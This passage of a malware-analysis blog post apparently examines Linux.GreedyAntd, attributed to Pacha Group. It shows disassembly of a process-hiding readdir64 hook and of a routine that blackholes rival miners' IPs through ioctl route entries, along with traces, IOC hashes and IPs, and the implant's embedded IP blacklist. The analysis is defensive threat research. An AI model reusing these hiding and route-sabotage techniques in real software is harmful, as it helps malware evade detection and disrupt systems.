
```
mov     rax, [rbp+var_8]
lea     rdx, [rax+13h]
lea     rax, [rbp+var_210]
mov     rsi, rax
mov     rdi, rdx
call    get_process_name
test    eax, eax
jz      short loc_C38
```

```
mov     rdx, cs:process_to_filter ; "* **"
lea     rax, [rbp+var_210]
mov     rsi, rdx            ; s2
mov     rdi, rax            ; s1
call    _strcmp
test    eax, eax
jz      loc_B9F
```

```
loc_C38:
mov     rax, [rbp+var_8]
leave
retn
readdir64 endp
```

Along with process and file path blacklisting measures seen in previous variants, we also observed that newer variants implement IP blacklisting using an interesting technique.

Right after process and file path black listing has been accomplished, we find the following code:




```
loc_24D0:
lea     rdi, [rsp+3C8h+var_298]
lea     rsi, encoded_ip_list
mov     ecx, 47h
rep movsq
lea     rax, [rsp+3C8h+var_298]
lea     r13, [rsp+3C8h+var_398]
mov     [rsp+3C8h+var_3B0], rax
mov     r15, rax
lea     rax, [rsp+3C8h+var_60]
mov     [rsp+3C8h+var_3B8], rax
```

```
loc_2509:
mov     rdi, [r15]
add     r15, 8
call    decode_string
mov     esi, 2
xor     edx, edx
mov     edi, 2
mov     [rsp+3C8h+var_3C0], rax
call    socket
mov     ecx, 0Fh
mov     rdi, r13
mov     edx, 2
mov     r14d, eax
xor     eax, eax
rep stosq
mov     rdi, [rsp+3C8h+var_3C0]
mov     eax, 2
mov     [rsp+3C8h+var_390], dx
mov     [rsp+3C8h+var_380], ax
call    sub_11101
mov     esi, 205h
xor     edi, edi
mov     rdx, r13
mov     ecx, 2
mov     [rsp+3C8h+var_38C], eax
xor     eax, eax
mov     [rsp+3C8h+var_360], si
mov     esi, SIOCADDRT  ; buf
mov     [rsp+3C8h+var_348], di
mov     edi, r14d
mov     [rsp+3C8h+var_370], cx
mov     [rsp+3C8h+var_36C], 0FFFFFFFFh
call    ioctl
mov     edi, r14d
call    close
cmp     r15, [rsp+3C8h+var_3B8]
jnz     loc_2509
```


Each of the IPs in the blacklist IP table is decoded and then added to the system routing table with host scope via **ioctl**.

This is more conveniently shown by observing the following system call trace:



```
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP)
ioctl(14, SIOCADDRT, 0x7ffef1197430)
close(14)
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP)
ioctl(14, SIOCADDRT, 0x7ffef1197430)
close(14)
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP)
ioctl(14, SIOCADDRT, 0x7ffef1197430)
close(14)
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP)
ioctl(14, SIOCADDRT, 0x7ffef1197430)
close(14)
socket(AF_INET, SOCK_DGRAM, IPPROTO_IP)
ioctl(14, SIOCADDRT, 0x7ffef1197430)
close(14)
```


When we check the routing table of a compromised system we see the following:



```
ulexec@ubuntu:~/Desktop$ ip route
default via 192.168.3.2 dev ens33 proto dhcp metric 20100
unreachable 5.254.96.150 scope host
unreachable 23.175.0.142 scope host
unreachable 34.193.88.221 scope host
unreachable 34.196.173.143 scope host
unreachable 35.168.52.211 scope host
unreachable 37.44.212.223 scope host
unreachable 37.59.43.136 scope host
unreachable 37.59.44.93 scope host
unreachable 37.59.45.174 scope host
unreachable 37.59.54.205 scope host
unreachable 37.59.55.60 scope host
unreachable 37.120.131.220 scope host
unreachable 37.139.22.136 scope host
unreachable 37.187.95.110 scope host
unreachable 37.187.154.79 scope host
unreachable 42.56.76.104 scope host
unreachable 47.90.213.21 scope host
unreachable 47.95.85.22 scope host
```


Each of the decoded IPs have been added to the routing table with host scope. This implies that when any of these IPs will be requested, each request will be routed back to the host to be resolved instead of redirecting them to the gateway, causing a failure in the routing process.

In the following screenshot we can see the effect of this methodology by using the ping utility:



```
ulexec@ubuntu:~/Desktop$
ulexec@ubuntu:~/Desktop$ ping google.com
PING google.com (216.58.211.46) 56(84) bytes of data.
64 bytes from google.com (216.58.211.46): icmp_seq=1 ttl=128 time=41.1 ms
64 bytes from google.com (216.58.211.46): icmp_seq=2 ttl=128 time=37.1 ms
^C
--- google.com ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 37.167/39.144/41.122/1.987 ms
ulexec@ubuntu:~/Desktop$ ping 5.254.96.150
connect: No route to host
ulexec@ubuntu:~/Desktop$ ping systemten.org
connect: No route to host
ulexec@ubuntu:~/Desktop$
```

After analyzing the IP blacklist we discovered that some of these IPs, even though they may not necessarily be malicious, are known to have been used by **Rocke Group** in the past. As an example, **systemten.org** is in this blacklist and it is known that **Rocke Group** has used this domain for their crypto-mining operations. The following are some domains that correspond to their hardcoded IPs in **Linux.GreedyAntd’s** blacklist that have **Rocke Group** correlations:



Passive DNS Replication

Date resolved	Domain
2019-05-07	pastebin.com
2019-05-07	www.pastebin.com
2019-05-06	scrape.pastebin.com

Passive DNS Replication

Date resolved	Domain
2019-05-03	marketplace.atlassian.com
2019-04-02	plugins.atlassian.com

Passive DNS Replication

Date resolved	Domain
2019-04-05	systemten.org

known to have been used by Rocke Group

known to have been compromised by Rocke Group

Conclusion

We have presented evidence that **Pacha Group** is targeting cloud-based environments and being especially aggressive towards **Rocke Group**. We have based this conclusion on the process blacklist used by **Pacha Group** and the newly added IP blacklist which contains **Rocke Group** correlated artifacts.

We have also provided a **YARA rule** in order to detect **Pacha Group's Linux.GreedyAntd** implants based on reused code among the implants.

For additional recommendations on how to mitigate this threat, please refer to our non-technical blog post on this subject: https://www.intezer.com//blog-competition-for-cryptocurrency-mining-foothold-on-the-cloud.

Cloud infrastructure is quickly becoming a common target for threat actors, particularly on vulnerable Linux servers. Unfortunately the detection rates of Linux-based malware remain low and the security community needs more awareness in order to more effectively mitigate these threats.

IOCs

195.154.187[.]169
165.227.140[.]184
f46a9d2c3c9bfcc409534e0856f4614d6b42e792134dcf0f40df7295a777c879
d2e373c1341a28e18158272208a15decfa397640b6092b56158e0f52e4ff73a4
c098d5aeef316c3564b0b40a8a102147dae9c606fa92a2e2f0ad5c94cfe30222

42612f41befc57619646da5e91e7758dcc83cbaafbe5fdfa19d9f43a71f2504f
ce10e7a0fb517309b1e1141b44d3f9f7759e0f8889c0392774a5869f41006a3f
d94a6537adcea2f8ef3ed5ed41a548bc2b26b3acdeca9aaf6da4c933e7f47174
f83d75ab09634a7b818ef87c6509cca2c6f26f5f65b8d3448ebc86b52be62253
e5f6fbeb3981c9dfa126dc0a71a0aa41b56a09a89228659a7ea5f32aff4b2058

GreedyAntd Embedded IP Blacklist
The following are IPs that the Pacha Group attempts to block to prevent operation of other crypto-mining implants (notice not to block these IPs. See the IPs to block in the above IOCs section):

139.99.120[.]73
47.95.85[.]22
62.210.75[.]99
113.55.8[.]24
62.210.75[.]99
42.56.76[.]104
198.204.231[.]250
47.90.213[.]21
116.62.232[.]226
134.209.104[.]20
198.12.156[.]218
207.148.76[.]229
188.165.254[.]85
58.56.187[.]66
89.35.39[.]78
37.139.22[.]136
37.44.212[.]223
54.36.137[.]146
139.99.120[.]50
37.120.131[.]220
104.20.209[.]21
198.12.156[.]218
34.196.173[.]143
34.193.88[.]221
35.168.52[.]211
104.248.4[.]162
130.61.54[.]136
139.99.120[.]50
198.12.156[.]218
166.62.38[.]167
185.193.125[.]146
132.148.148[.]79

188.165.254[.]85
104.20.208[.]21
37.187.95[.]110
158.69.25[.]62
104.31.93[.]26
104.25.140[.]10
60.191.25[.]101
104.248.53[.]213
60.191.13[.]119
104.130.210[.]206
193.56.28[.]207
37.187.95[.]110
89.35.39[.]78
81.4.122[.]134
37.44.212[.]223
148.251.133[.]246
52.41.214[.]241
52.25.124[.]181
54.68.226[.]153
136.243.89[.]164
104.20.209[.]21
176.9.2[.]144
37.59.43[.]136
78.46.89[.]102
37.59.45[.]174
91.121.2[.]76
176.9.53[.]68
37.59.55[.]60
178.63.48[.]196
37.187.154[.]79
37.59.44[.]93
78.46.91[.]134
37.59.54[.]205
23.175.0[.]142
104.140.244[.]186
136.243.102[.]157
5.254.96[.]150
51.15.56[.]161

Ignacio Sanmillan

Nacho is a security researcher specializing in reverse engineering and malware analysis. Nacho plays a key role in Intezer\'s malware hunting and investigation operations, analyzing and documenting new undetected threats. Some of his latest research involves detecting new Linux malware and finding links between different threat actors. Nacho is an adept ELF researcher, having written numerous papers and conducting projects implementing state-of-the-art obfuscation and anti-analysis techniques in the ELF file format.